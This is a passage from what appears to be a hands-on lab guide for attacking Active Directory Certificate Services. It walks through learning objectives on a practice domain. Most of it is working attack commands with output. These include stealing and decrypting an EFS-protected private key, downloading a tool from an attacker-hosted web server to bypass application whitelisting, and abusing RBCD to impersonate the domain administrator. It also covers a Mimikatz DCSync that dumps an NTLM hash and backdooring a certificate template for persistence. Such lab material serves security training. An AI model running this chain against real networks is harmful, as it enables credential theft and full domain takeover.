<Signer Name="signadmin" ID="ID_SIGNER_S_1_1_1">
      <CertRoot Type="TBS"
Value="D8C28204AA888630A2B50872B4508ECAEECF3C64264B539F8F059826079853B1"/>
    </Signer>
```

This is a code-signing rule with Signer Name="signadmin" and a check of the CertRoot Type (CA signed).

Comparing this rule hash to the Signature hash of the **C:\ADCS\Certs\SecureSigner.pfx** certificate validates that this specific certificate was deployed in the WDAC configuration for successful Signed Tool execution.

```
C:\Users\signadmin> exit

C:\ADCS\Tools> certutil -v -dump -p "Passw0rd!"
C:\ADCS\Certs\SecureSigner.pfx
[......snip......]
Non-root Certificate
```

```
[....snip....]
Signature Hash:
d8c28204aa888630a2b50872b4508ecaeecf3c64264b539f8f059826079853b1
```

Another interesting rule note was the following deny rule for CertUtil execution based on **FileHash**.

```
<FileRules>
    <Deny ID="ID_DENY_D_1_0_1" FriendlyName="C:\Windows\System32\certutil.exe
Hash Sha1" Hash="8601D226B1B853C87F4F79F315872CE87776A544" />
    <Deny ID="ID_DENY_D_2_0_1" FriendlyName="C:\Windows\System32\certutil.exe
Hash Sha256"
Hash="A528705897826D62CA5BD690D9F0E4ABFB5464235B1DFBDF97588C67BC46E4F7" />
    <Deny ID="ID_DENY_D_3_0_1" FriendlyName="C:\Windows\System32\certutil.exe
Hash Page Sha1" Hash="0C8150BAC1BDE207E20AC19DDC33870E09820039" />
    <Deny ID="ID_DENY_D_4_0_1" FriendlyName="C:\Windows\System32\certutil.exe
Hash Page Sha256"
Hash="E5B4192BFFBDF800EBC192AB54A424BF7D67CD039C663E75201CA2ADC729B1C3" />
  </FileRules>
```

A simple circumvent to a File Hash Rules would be to alter the binary to the most minimalistic changes to produce a different File hash or use tools to perform a hash collision attack for a target permitted hash.

Learning Objective - 12

- Gain admin access to **cb-signsrv** using **certbulk\signadmin** privileges.
- Find (THEFT4) and decrypt an EFS protected certificate on disk which belongs to a high privileged user.

Enumeration using Windows

Enumerating EFS Encrypted Files

From the last challenge we successfully exfiltrated the **C:\ADCS\Certs\signadmin-b64.pfx** certificate onto **cb-wsx**.

Note the certificate thumbprint is the Cert Hash(sha1) field in the output:
457d78caedb12a7c254d1dce5b934f76fdaa679f

From the previous challenge we also know that **certbulk\signadmin** is a local administrator on **cb-signsrv**. On **cb-wsx** begin by using **C:\ADCS\Certs\signadmin-b64.pfx** with the Rubeus **asktgt** module to request a TGT and import it.

```
C:\Users\studentx> cd C:\ADCS\Tools\

C:\ADCS\Tools> type C:\ADCS\Certs\signadmin-b64.pfx
MIINHgIBAzCCDNoGCSqGSIb3DQ[....snip...]

C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:signadmin
/certificate:MIINHgIBAzCCDNoGCSqGSIb3DQ[....snip...] /ptt

[....snip...]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/certbulk.cb.corp
  ServiceRealm             :  CERTBULK.CB.CORP
  UserName                 :  signadmin
  UserRealm                :  CERTBULK.CB.CORP

[....snip...]
```

Now that we have local administrator privileges over **cb-signsrv**, we can use winrs to spawn a session as **certbulk\signadmin** and enumerate for any important certificate files left on-disk by searching recursively for critical certificate file extensions (THEFT4) as follows:

```
C:\ADCS\Tools> winrs -r:cb-signsrv.certbulk.cb.corp cmd.exe
Microsoft Windows [Version 10.0.20348.1668]
(c) Microsoft Corporation. All rights reserved.

C:\Users\signadmin> whoami
certbulk\signadmin


C:\Users\signadmin> dir C:\*.pfx C:\*.pem C:\*.p12 C:\*.crt C:\*.cer C:\*.p7b
/s /b
```

```
C:\Documents and Settings\signadmin\EncryptedFiles\signadmin.pfx
C:\Documents and Settings\signadmin\EncryptedFiles\mgmtadmin.pem
C:\Users\signadmin\EncryptedFiles\signadmin.pfx
C:\Users\signadmin\EncryptedFiles\mgmtadmin.pem
[...snip..]
```

An interesting folder is found in the home folder of **certbulk\signadmin**.

We will now use Cipher to analyze which files are encrypted. Cipher is a Microsoft tool built in that helps analyze or alter the encryption of directories and files on NTFS volumes.

Analyzing the files using cipher we find that one file **mgmtadmin.pem** is encrypted using EFS.

```
C:\Users\signadmin> cd C:\Users\signadmin\EncryptedFiles

C:\Users\signadmin\EncryptedFiles> cipher
 Listing C:\Users\signadmin\EncryptedFiles\
 New files added to this directory will not be encrypted.

E mgmtadmin.pem
U signadmin.pfx
```

Try viewing the file contents as follows:

```
C:\Users\signadmin\EncryptedFiles> type
C:\Users\signadmin\EncryptedFiles\mgmtadmin.pem
Access is denied.

C:\Users\signadmin\EncryptedFiles> type
C:\Users\signadmin\EncryptedFiles\signadmin.pfx

0,—É☻☺♥0,—…♠     *†H†÷
☺☺ ,—v♦,—r0,—n0,♠↑♠      *†H†÷
☺☺ ,♠    ♦,♠♣0,♠☺0,♣ý♠
*†H†÷
☺
☺☻ ,♦þ0,♦ú0L♠ [...snip..]
```

We find we have access to **signadmin.pfx** and not **mgmtadmin.pem** resulting in an "Access Denied" since it is an encrypted EFS file and we might not have a certificate present in our User CertStore to decrypt it.

The **signadmin.pfx** certificate within the folder could be the same certificate used to encrypt **mgmtadmin.pem**. If we have enough rights, we can compare the certificate thumbprints for the certificate (**signadmin.pfx**) and EFS encrypted file (**mgmtadmin.pem**).

Abuse using Windows

Bypass WDAC and decrypt EFS encrypted Files

Since we know that CertUtil / built in PowerShell commandlets are blocked by WDAC for execution, we can use our signed CertifiyKit binary to perform equivalent functionality.


Before doing so let us parse the **signadmin.pfx** certificate found on **cb-signsrv** in the **C:\Users\signadmin\EncryptedFiles folder**. Exit out of the **cb-signsrv** winrs session copy and analyze the **signadmin.pfx** certificate with a blank password using CertUtil.

```
C:\Users\signadmin\EncryptedFiles> exit

C:\ADCS\Tools> copy \\cb-
signsrv.certbulk.cb.corp\c$\Users\signadmin\EncryptedFiles\signadmin.pfx
C:\ADCS\Certs\signadmin.pfx

        1 file(s) copied.



C:\ADCS\Tools> certutil -v -dump C:\ADCS\Certs\signadmin.pfx
Enter PFX password:
================ Certificate 0 ================
================ Begin Nesting Level 1 ================
[....snip...]

Subject:
    CN=signadmin
    CN=Users
    DC=certbulk
    DC=cb
    DC=corp
  Name Hash(sha1): f67ad2e28ef4752c423fd6853452d7f2585c3499
  Name Hash(md5): a48ec565fc9376f29a11ce23c18cbedf

Public Key Algorithm:
    Algorithm ObjectId: 1.2.840.113549.1.1.1 RSA
    Algorithm Parameters:
    05 00
Public Key Length: 2048 bits
Public Key: UnusedBits = 0
    0000  30 82 01 0a 02 82 01 [.....snip.....]
Certificate Extensions: 10
    1.3.6.1.4.1.311.20.2: Flags = 0, Length = a
    Certificate Template Name (Certificate Type)
        User

    2.5.29.37: Flags = 0, Length = 22
    Enhanced Key Usage
        Encrypting File System (1.3.6.1.4.1.311.10.3.4)
        Secure Email (1.3.6.1.5.5.7.3.4)
        Client Authentication (1.3.6.1.5.5.7.3.2)

    2.5.29.15: Flags = 1(Critical), Length = 4
    Key Usage
        Digital Signature, Key Encipherment (a0)

[.....snip.....]

CertUtil: -dump command completed successfully.
```

*NOTE: This certificate is different from the previously exported **signadmin-b64.pfx** certificate. Compare certificate (sha1) thumbprint hashes to identify if a certificate is the same or not.*

Now, begin by hosting the signed CertifyKit binary from the last objective using HFS or a python3 webserver as follows:

```
wsluser@cb-wsx:~$ cd /mnt/c/ADCS/Tools/ObfuscatedTools

wsluser@cb-wsx:/mnt/c/ADCS/Tools/ObfuscatedTools$ sudo python3 -m http.server
80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```



Enter the winrs session and download the signed binary onto **cb-signsrv** as follows:

```
C:\ADCS\Tools> winrs -r:cb-signsrv cmd.exe

C:\Users\signadmin> cd C:\Users\signadmin\EncryptedFiles

C:\Users\signadmin\EncryptedFiles> curl --output
C:\Users\Public\CertifyKit.exe --url http://172.16.100.x/CertifyKit.exe
```

NOTE: JEA rules don't apply here as this is a winrs admin session, only WDAC rules still apply.

We can now attempt to import the **signadmin.pfx** certificate into our User Certificate Store using the signed CertifyKit binary from last objective to attempt decrypting the **mgmtadmin.pem** EFS file.

To do so we use CertifyKit's **/install** module to import **signadmin.pfx** into our current user's "My" CertStore.

```
C:\Users\signadmin\EncryptedFiles> C:\Users\Public\CertifyKit.exe list
/certificate:C:\Users\signadmin\EncryptedFiles\signadmin.pfx /storename:My
/install
CertifyKit (Hagrid29 version of Certify)
More info: https://github.com/Hagrid29/CertifyKit/
```

```
[*] Action: List Certificates

[*] Certificate installed!

CertifyKit completed in 00:00:00.2283796
```

We can now attempt to directly access the **mgmtadmin.pem** certificate as follows:

```
C:\Users\signadmin\EncryptedFiles> type
C:\Users\signadmin\EncryptedFiles\mgmtadmin.pem

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAx[......snip.....]
```

*NOTE: If any of your fellow students imported **signadmin.pfx** in your lab instance, you will be able to read **mgmtadmin.pem.** This is fixed with the daily lab revert.*

Spawn a new terminal on **cb-wsx,** copy the contents of the decrypted **mgmtadmin.pem** certificate output and exfiltrate it to save it on **cb-wsx** as **C:\ADCS\Certs\mgmtadmin.pem**.

```
C:\Users\studentx> cd C:\ADCS\Tools

C:\ADCS\Tools> notepad C:\ADCS\Certs\mgmtadmin.pem
```

Next, convert the .pem certificate to a .pfx using openssl with a password of choice (**Passw0rd!**) as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\openssl\openssl.exe pkcs12 -in
C:\ADCS\Certs\mgmtadmin.pem -keyex -CSP "Microsoft Enhanced Cryptographic
Provider v1.0" -export -out C:\ADCS\Certs\mgmtadmin.pfx
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password: Passw0rd!
Verifying - Enter Export Password: Passw0rd!
unable to write 'random state'
```

We can now use this certificate to Pass-the-Cert and impersonate **cb\mgmtadmin** privileges in the domain.

Back on the **cb-signsrv** winrs admin session, cleanup the imported certificate using CertifyKit's **/remove** module with the appropriate Certificate Thumbprint.

```
C:\Users\signadmin\EncryptedFiles> C:\Users\Public\CertifyKit.exe list

CertifyKit (Hagrid29 version of Certify)
More info: https://github.com/Hagrid29/CertifyKit/

[*] Action: List Certificates

  Location            : My, CurrentUser
  Issuer              : CN=CB-CA, DC=cb, DC=corp
  HasPrivateKey       : True
  KeyExportable       : True
  Thumbprint          : 0CB7AF88D42DA64A7D12DEB45BCDBD0112655F05
  EnhancedKeyUsages   :
       Encrypting File System
       Secure Email
       Client Authentication     [!] Certificate can be used for client
authentication!
```

```
  SubjectAltName     :
        Other Name:
     Principal Name=signadmin@certbulk.cb.corp

CertifyKit completed in 00:00:00.0851606


C:\Users\signadmin\EncryptedFiles> C:\Users\Public\CertifyKit.exe list
/certificate:0CB7AF88D42DA64A7D12DEB45BCDBD0112655F05 /storename:My /remove

CertifyKit (Hagrid29 version of Certify)
More info: https://github.com/Hagrid29/CertifyKit/

[*] Action: List Certificates
[*] Certificate removed!

CertifyKit completed in 00:00:00.0591195
```

Finally, cleanup the signed CertifyKit binary by deleting it and exit the winrs session.

```
C:\Users\signadmin\EncryptedFiles> del C:\Users\Public\CertifyKit.exe

C:\Users\signadmin\EncryptedFiles> exit
```

Learning Objective - 13

- Abuse RBCD using the **cb\mgmtadmin** privileges found previously to compromise **cb-ca**.
- Persist in the **certbulk.cb.corp** domain using Template Reconfiguration (DPERSIST3).

Enumeration using Windows

From the last objective we gained access to a certificate - **C:\ADCS\Certs\mgmtadmin.pfx**.

Analyzing the certificate using CertUtil we find that this certificate belongs to the user **cb\mgmtadmin** and was requested from the **User** template with Client Authentication, Encrypting File System and Secure Email EKUs enabled.

```
C:\Users\studentx> cd C:\ADCS\Tools\

C:\ADCS\Tools> certutil -v -dump -p "Passw0rd!" "C:\ADCS\Certs\mgmtadmin.pfx"

================ Certificate 0 ================
================ Begin Nesting Level 1 ================
[....snip....]

Subject:
    CN=mgmtadmin
    CN=Users
    DC=cb
    DC=corp
  Name Hash(sha1): 9d87ca17a357227b462408168d97cfbe93ee3893
  Name Hash(md5): cc7c5e8248d67a74d389f8c30bd887a2

Public Key Algorithm:
    Algorithm ObjectId: 1.2.840.113549.1.1.1 RSA
    Algorithm Parameters:
    05 00
Public Key Length: 2048 bits
Public Key: UnusedBits = 0
    0000  30 82 01 [....snip....]
Certificate Extensions: 10
    1.3.6.1.4.1.311.20.2: Flags = 0, Length = a
    Certificate Template Name (Certificate Type)
        User

    2.5.29.37: Flags = 0, Length = 22
    Enhanced Key Usage
        Client Authentication (1.3.6.1.5.5.7.3.2)
        Secure Email (1.3.6.1.5.5.7.3.4)
        Encrypting File System (1.3.6.1.4.1.311.10.3.4)

[....snip....]
```

Enumerating Write Privileges

Enumerating RBCD vulnerable configurations (Targeting **WriteProperty** ACL) in the forest root using Get-RBCD-Threaded we find that **cb\mgmtadmin** has **GenericWrite** privileges over the CA - **cb-ca**.

We can use this to abuse ESC5 + DPERSIST3.

NOTE: It is also possible to enumerate RBCD rights using other tools such as StandIn.

```
C:\ADCS\Tools> C:\ADCS\Tools\Get-RBCD-Threaded.exe -d cb.corp

Using the specified domain cb.corp
The LDAP search base is LDAP://DC=cb,DC=corp
LDAP://cb.corp:636
Only searching current domain.
There are 6 users in cb.corp
There are 48 groups  in cb.corp
There are 1 computers in cb.corp.
Enumerate ACLs...
Checking for ACLs with RBCD...
Number of possible RBCD ACLs: 1
RBCD ACL:
Source: mgmtadmin
Source Domain: cb.corp
Destination: cb-ca.cb.corp
Privilege: GenericWrite

Execution time = 3.2980366 seconds
```

Abuse using Windows

Abusing RBCD

We can begin by abusing and abusing the RBCD privileges to gain administrative access over **cb-ca** (ESC5) to further abuse and gain domain persistence using DPERSIST3.

To abuse RBCD over **cb-ca**, we need a computer object to allow delegation rights. We can optionally create or use an already compromised machine account. In this case we create a new machine account to add RBCD delegation rights - **FAKECOMPUTERx$:Passw0rd!**

Begin by gaining **cb\mgmtadmin** privileges by using **C:\ADCS\Certs\mgmtadmin.pfx** to Pass-The-Cert and request a TGT using Rubeus as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:mgmtadmin
/certificate:C:\ADCS\Certs\mgmtadmin.pfx /password:Passw0rd! /domain:cb.corp
/dc:cb-ca.cb.corp /ptt

[.....snip.....]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/cb.corp
  ServiceRealm             :  CB.CORP
  UserName                 :  mgmtadmin
  UserRealm                :  CB.CORP

[.....snip.....]
```

Now that we have **cb\mgmtadmin** privileges, we can use SharpAllowedToAct to automatically create a new machine account using the **--ComputerAccountName / ComputerPassword** flags with a password of choice and add this computer account SID to the **msDS-AllowedToActOnBehalfOfOtherIdentity** attribute of the **cb-ca** machine object properties using the **--TargetComputer** flags successfully delegating RBCD delegation.

Here the **-a** flag specifies the Domain Controller for authentication.

*NOTE: Create the **FAKECOMPUTERx$** machine account with the postfix **x** in accordance with your Student ID.*

```
C:\ADCS\Tools> C:\ADCS\Tools\SharpAllowedToAct.exe --ComputerAccountName
FAKECOMPUTERx --ComputerPassword "Passw0rd!" --TargetComputer cb-ca --Domain
cb.corp -a cb-ca.cb.corp

[+] Domain = cb.corp
[+] Domain Controller = cb-ca.cb.corp
[+] New SAMAccountName = FAKECOMPUTERx$
[+] Distinguished Name = CN=FAKECOMPUTERx,CN=Computers,DC=cb,DC=corp
[+] Machine account FAKECOMPUTERx added
[+] SID of New Computer: S-1-5-21-2928296033-1822922359-262865665-9601
[+] Attribute changed successfully
[+] Done!
```

NOTE: Machine Account SIDs will be different for you.

Generate a hash for the **FAKECOMPUTERx$** account password as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe hash /password:Passw0rd!

[.....snip.....]

[*] Action: Calculate Password Hash(es)

[*] Input password             : Passw0rd!
[*]       rc4_hmac             : FC525C9683E8FE067095BA2DDC971889

[!] /user:X and /domain:Y need to be supplied to calculate AES and DES hash
types!
```

We can now use **FAKECOMPUTERx$** privileges to successfully abuse RBCD rights to gain access to a service on **cb-ca**.

Coupling this with the **/impersonateuser:administrator** flag allows to access a specific service with **cb\administrator** privileges. In this case we target the **CIFS** service.

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe s4u /user:FAKECOMPUTERx$
/rc4:FC525C9683E8FE067095BA2DDC971889 /msdsspn:cifs/cb-ca.cb.corp
/impersonateuser:administrator /domain:cb.corp /dc:cb-ca.cb.corp /ptt

[.....snip....]

[*] Action: S4U

[*] Using rc4_hmac hash: FC525C9683E8FE067095BA2DDC971889
[*] Building AS-REQ (w/ preauth) for: 'cb.corp\FAKECOMPUTERx$'
```

```
[*] Using domain controller: 172.16.10.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFbjCCBWqgAwIBBaEDAg[.....snip....]

[*] Action: S4U

[*] Building S4U2self request for: 'FAKECOMPUTERx$@CB.CORP'
[*] Using domain controller: cb-ca.cb.corp (172.16.10.1)
[*] Sending S4U2self request to 172.16.10.1:88
[+] S4U2self success!
[*] Got a TGS for 'administrator' to 'FAKECOMPUTERx$@CB.CORP'
[*] base64(ticket.kirbi):

      doIFzjCCBcqgAwIBBaEDAg[.....snip....]

[*] Impersonating user 'administrator' to target SPN 'cifs/cb-ca.cb.corp'
[*] Building S4U2proxy request for service: 'cifs/cb-ca.cb.corp'
[*] Using domain controller: cb-ca.cb.corp (172.16.10.1)
[*] Sending S4U2proxy request to domain controller 172.16.10.1:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/cb-ca.cb.corp':

      doIGPjCCBjqgAwIBBaEDAgE[.....snip....]

[+] Ticket successfully imported!
```

To gain access using winrs we need to request the **HTTP** Service tickets as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe s4u /user:FAKECOMPUTERx$
/rc4:FC525C9683E8FE067095BA2DDC971889 /msdsspn:http/cb-ca.cb.corp
/impersonateuser:administrator /domain:cb.corp /dc:cb-ca.cb.corp /ptt

C:\ADCS\Tools> winrs -r:cb-ca.cb.corp whoami
cb\administrator
```

We can similarly request a Silver ticket for the **LDAP** service to perform a DCSync attack using Mimikatz as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe s4u /user:FAKECOMPUTERx$
/rc4:FC525C9683E8FE067095BA2DDC971889 /msdsspn:ldap/cb-ca.cb.corp
/impersonateuser:administrator /domain:cb.corp /dc:cb-ca.cb.corp /ptt

C:\ADCS\Tools> C:\ADCS\Tools\ObfuscatedTools\Loader.exe -Path
C:\ADCS\Tools\ObfuscatedTools\BetterSafetyKatz.exe -args "lsadump::dcsync
/domain:cb.corp /dc:cb-ca.cb.corp /user:cb\administrator" "exit"

[.....snip....]

mimikatz(commandline) # lsadump::dcsync /domain:cb.corp /dc:cb-ca.cb.corp
/user:cb\administrator
[DC] 'cb.corp' will be the domain
[DC] 'cb-ca.cb.corp' will be the DC server
[DC] 'cb\administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
```

```
Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 4/18/2023 5:42:16 AM
Object Security ID   : S-1-5-21-2928296033-1822922359-262865665-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 78d1e8dae675dc26164e3d2b0e6ad0c3

mimikatz # exit
Bye!
```

Now that we have Enterprise Administrator the hash and access over the Root CA computer responsible for ADCS in Active Directory, we can proceed with DPERSIST3 for persistence.

Domain Persistence using Windows

Domain Persistence using Template misconfiguration

We can now misconfigure the **User** template to abuse ESC4 and maintain domain persistence.

We can do this by first using Rubeus to gain **cb\administrator** privileges using the above compromised hash.

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:administrator
/rc4:78d1e8dae675dc26164e3d2b0e6ad0c3 /domain:cb.corp /dc:cb-ca.cb.corp /ptt

[.....snip....]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/cb.corp
  ServiceRealm             :  CB.CORP
  UserName                 :  administrator
  UserRealm                :  CB.CORP

[.....snip....]
```

Add **Write** permissions over the **User** template using StandIn for a user we control – **certbulk\studentadmin**.

```
C:\ADCS\Tools> C:\ADCS\Tools\StandIn\StandIn_v13_Net45.exe  --adcs --filter
User --ntaccount certbulk\studentadmin --write --add

[.....snip....]

[+] Adding write permissions : certbulk\studentadmin
    |_ Success
```

We have now successfully added the **ESC4** misconfiguration to the **User** template.

We can now abuse the **WriteProperty** permissions on the **User** template at any time as **certbulk\studentadmin** to overwrite the configuration with ESC1 vulnerable configuration settings using StandIn's **--add** module as follows:

- **ENROLLEE_SUPPLIES_SUBJECT:**

```
C:\ADCS\Tools> klist purge


C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:studentadmin
/certificate:C:\ADCS\Certs\studentadmin.pfx /password:Passw0rd!
/domain:certbulk.cb.corp /ptt
[snip]

C:\ADCS\Tools> C:\ADCS\Tools\StandIn\StandIn_v13_Net45.exe --adcs --filter
User --ess –add

[.....snip....]

[+] Adding msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
    |_ Success
```

The **User** certificate template is now vulnerable to the same ESC1 technique. Back on **cb-wsx** abuse this same as ESC1 using Certify since only Certify supports the **/sidextension** parameter to bypass the Certificate-based authentication patch.

We can request a certificate for **any user** in this case for the Enterprise Administrator for **cb.corp - cb\administrator** using Certify's **/altname** parameter. Before doing so we use ADModule to retrieve the **cb\administrator** SID to use along with Certify's **/sidextension** parameter to bypass the Certificate based Authentication patch.

```
C:\ADCS\Tools>
C:\ADCS\Tools\ObfuscatedTools\InviShell\RunWithRegistryNonAdmin.bat

PS C:\ADCS\Tools> Import-Module
C:\ADCS\Tools\ADModule\Microsoft.ActiveDirectory.Management.dll
PS C:\ADCS\Tools> Import-Module
C:\ADCS\Tools\ADModule\ActiveDirectory\ActiveDirectory.psd1


PS C:\ADCS\Tools> Get-ADUser -Identity Administrator -Server cb.corp

DistinguishedName : CN=Administrator,CN=Users,DC=cb,DC=corp
Enabled           : True
GivenName         :
Name              : Administrator
ObjectClass       : user
ObjectGUID        : eae705f9-ea02-4ea9-88eb-5918e0ecbfa1
SamAccountName    : Administrator
SID               : S-1-5-21-2928296033-1822922359-262865665-500
Surname           :
```

```
UserPrincipalName :

PS C:\ADCS\Tools> exit
```

Now use Certify to request a certificate for the Domain Administrator as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\Certify.exe request /ca:CB-CA.CB.CORP\CB-CA
/template:User /altname:administrator /sidextension:S-1-5-21-2928296033-
1822922359-262865665-500 /domain:cb.corp

[......snip.....]

[*] Action: Request a Certificates

[*] Current user context    : CERTBULK\studentx

[*] Template                : User
[*] Subject                 :
CN=Administrator,CN=Users,DC=certbulk,DC=cb,DC=corp
[*] AltName                 : administrator
[*] SidExtension            : S-1-5-21-2928296033-1822922359-262865665-500

[*] Certificate Authority   : CB-CA.CB.CORP\CB-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 99

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA5AnFT[......snip.....]
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out cert.pfx
```

Save the private key and Certificate pair as **C:\ADCS\Certs\dpersist3.pem**. Convert the .pem into a .pfx using openssl as follows:

```
C:\ADCS\Tools> notepad C:\ADCS\Certs\dpersist3.pem

C:\ADCS\Tools> C:\ADCS\Tools\openssl\openssl.exe pkcs12 -in
C:\ADCS\Certs\dpersist3.pem -keyex -CSP "Microsoft Enhanced Cryptographic
Provider v1.0" -export -out C:\ADCS\Certs\dpersist3.pfx
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password: Passw0rd!
Verifying - Enter Export Password: Passw0rd!
unable to write 'random state'
```

Use the Rubeus **asktgt** module to request a TGT for the Enterprise Administrator using the converted certificate.

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:administrator
/certificate:C:\ADCS\Certs\dpersist3.pfx /password:Passw0rd! /domain:cb.corp
/nowrap /ptt

[.......snip.....]
```

```
[+] Ticket successfully imported!

  ServiceName               :  krbtgt/cb.corp
  ServiceRealm              :  CB.CORP
  UserName                  :  administrator
  UserRealm                 :  CB.CORP

[.......snip.....]
```

Validate Enterprise Administrator privileges over **cb.corp** or **certbulk.cb.corp** using winrs as follows:

```
C:\ADCS\Tools> dir \\cb-dc.certbulk.cb.corp\c$

C:\ADCS\Tools>dir \\cb-ca.cb.corp\c$
 Volume in drive \\cb-ca.cb.corp\c$ has no label.
 Volume Serial Number is 70F2-3ACA

 Directory of \\cb-ca.cb.corp\c$

04/14/2023  03:00 AM    <DIR>          inetpub
05/08/2021  01:20 AM    <DIR>          PerfLogs
04/13/2023  06:51 AM    <DIR>          Program Files
05/08/2021  02:40 AM    <DIR>          Program Files (x86)
05/03/2023  05:50 AM    <DIR>          Users
07/10/2023  02:28 AM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)   7,408,312,320 bytes free


C:\ADCS\Tools> winrs -r:cb-ca.cb.corp whoami
cb\administrator
```

To remove the altered DPERSIST3 configuration use the same commands except by replacing **--remove** in place of **--add**.

```
# Remove SAN from User template using Write Permissions
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:studentadmin
/certificate:C:\ADCS\Certs\studentadmin.pfx /password:Passw0rd!
/domain:certbulk.cb.corp /ptt

PS C:\ADCS\Tools> C:\ADCS\Tools\StandIn\StandIn_v13_Net45.exe --adcs --filter
User --ess --remove


# Remove Write permission over User template
PS C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:administrator
/rc4:78d1e8dae675dc26164e3d2b0e6ad0c3 /domain:cb.corp /dc:cb-ca.cb.corp /ptt

PS C:\ADCS\Tools> C:\ADCS\Tools\StandIn\StandIn_v13_Net45.exe --adcs --filter
User --ntaccount certbulk\studentadmin --write --remove
```

Abuse using Linux

Abusing RBCD

We can abuse RBCD alternatively in Linux using rbcd-attack.py. To perform the attack with AD authentication and certificates (using previously compromised **C:\ADCS\Certs\mgmtadmin.pfx**), we can Perform an UnPAC-the-hash and use the found hash for Kerberos authentication.

To perform the ESC5 abuse, once we have local administrative access to **cb-ca** after abusing RBCD we can maintain domain persistence using DPERSIST3.

Begin by removing the password protection and recreating the **mgmtadmin.pfx** certificate as follows:

```
wsluser@cb-wsx:~$ cd /opt/Tools/Certipy

wsluser@cb-wsx:/opt/Tools/Certipy$ source certipy_venv/bin/activate


(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy cert -pfx
'/mnt/c/ADCS/Certs/mgmtadmin.pfx' -password "Passw0rd!" -export -out
'/mnt/c/ADCS/Certs/mgmtadmin-decrypted.pfx'
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Writing PFX to '/mnt/c/ADCS/Certs/mgmtadmin-decrypted.pfx'
```

We can now use this certificate to authenticate and perform an UnPAC-the-hash attack to recover the NTLM hash of **cb\mgmtadmin** for Kerberos authentication.

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy auth -pfx
'/mnt/c/ADCS/Certs/mgmtadmin-decrypted.pfx' -debug
